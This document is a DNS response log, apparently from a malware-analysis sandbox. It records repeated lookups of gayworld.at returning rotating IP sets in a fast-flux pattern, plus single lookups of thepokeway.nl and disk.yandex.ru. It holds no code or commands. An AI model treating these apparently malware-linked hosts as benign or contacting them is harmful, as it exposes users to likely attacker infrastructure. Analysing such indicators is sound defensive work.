Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.574462891 CEST	8.8.8.8	192.168.2.6	0x8415	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.900547981 CEST	8.8.8.8	192.168.2.6	0xfe3a	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.041099072 CEST	8.8.8.8	192.168.2.6	0xc894	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.965038061 CEST	8.8.8.8	192.168.2.6	0xae3e	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.177249908 CEST	8.8.8.8	192.168.2.6	0xb98	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.349479914 CEST	8.8.8.8	192.168.2.6	0x6e8	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.913275957 CEST	8.8.8.8	192.168.2.6	0x27c5	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.341892004 CEST	8.8.8.8	192.168.2.6	0xb4a8	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.812814951 CEST	8.8.8.8	192.168.2.6	0x8554	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:33.408842087 CEST	8.8.8.8	192.168.2.6	0x6fd	No error (0)	thepokeway.nl		5.135.247.111	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.586606026 CEST	8.8.8.8	192.168.2.6	0x39c	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:36.267369986 CEST	8.8.8.8	192.168.2.6	0xaf81	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.029376030 CEST	8.8.8.8	192.168.2.6	0x2217	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:40.630553007 CEST	8.8.8.8	192.168.2.6	0xdbcd	No error (0)	disk.yandex.ru		87.250.250.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:41.363892078 CEST	8.8.8.8	192.168.2.6	0x2108	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:43.292428017 CEST	8.8.8.8	192.168.2.6	0xa159	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.477650881 CEST	8.8.8.8	192.168.2.6	0x8668	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.697478056 CEST	8.8.8.8	192.168.2.6	0x99a8	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
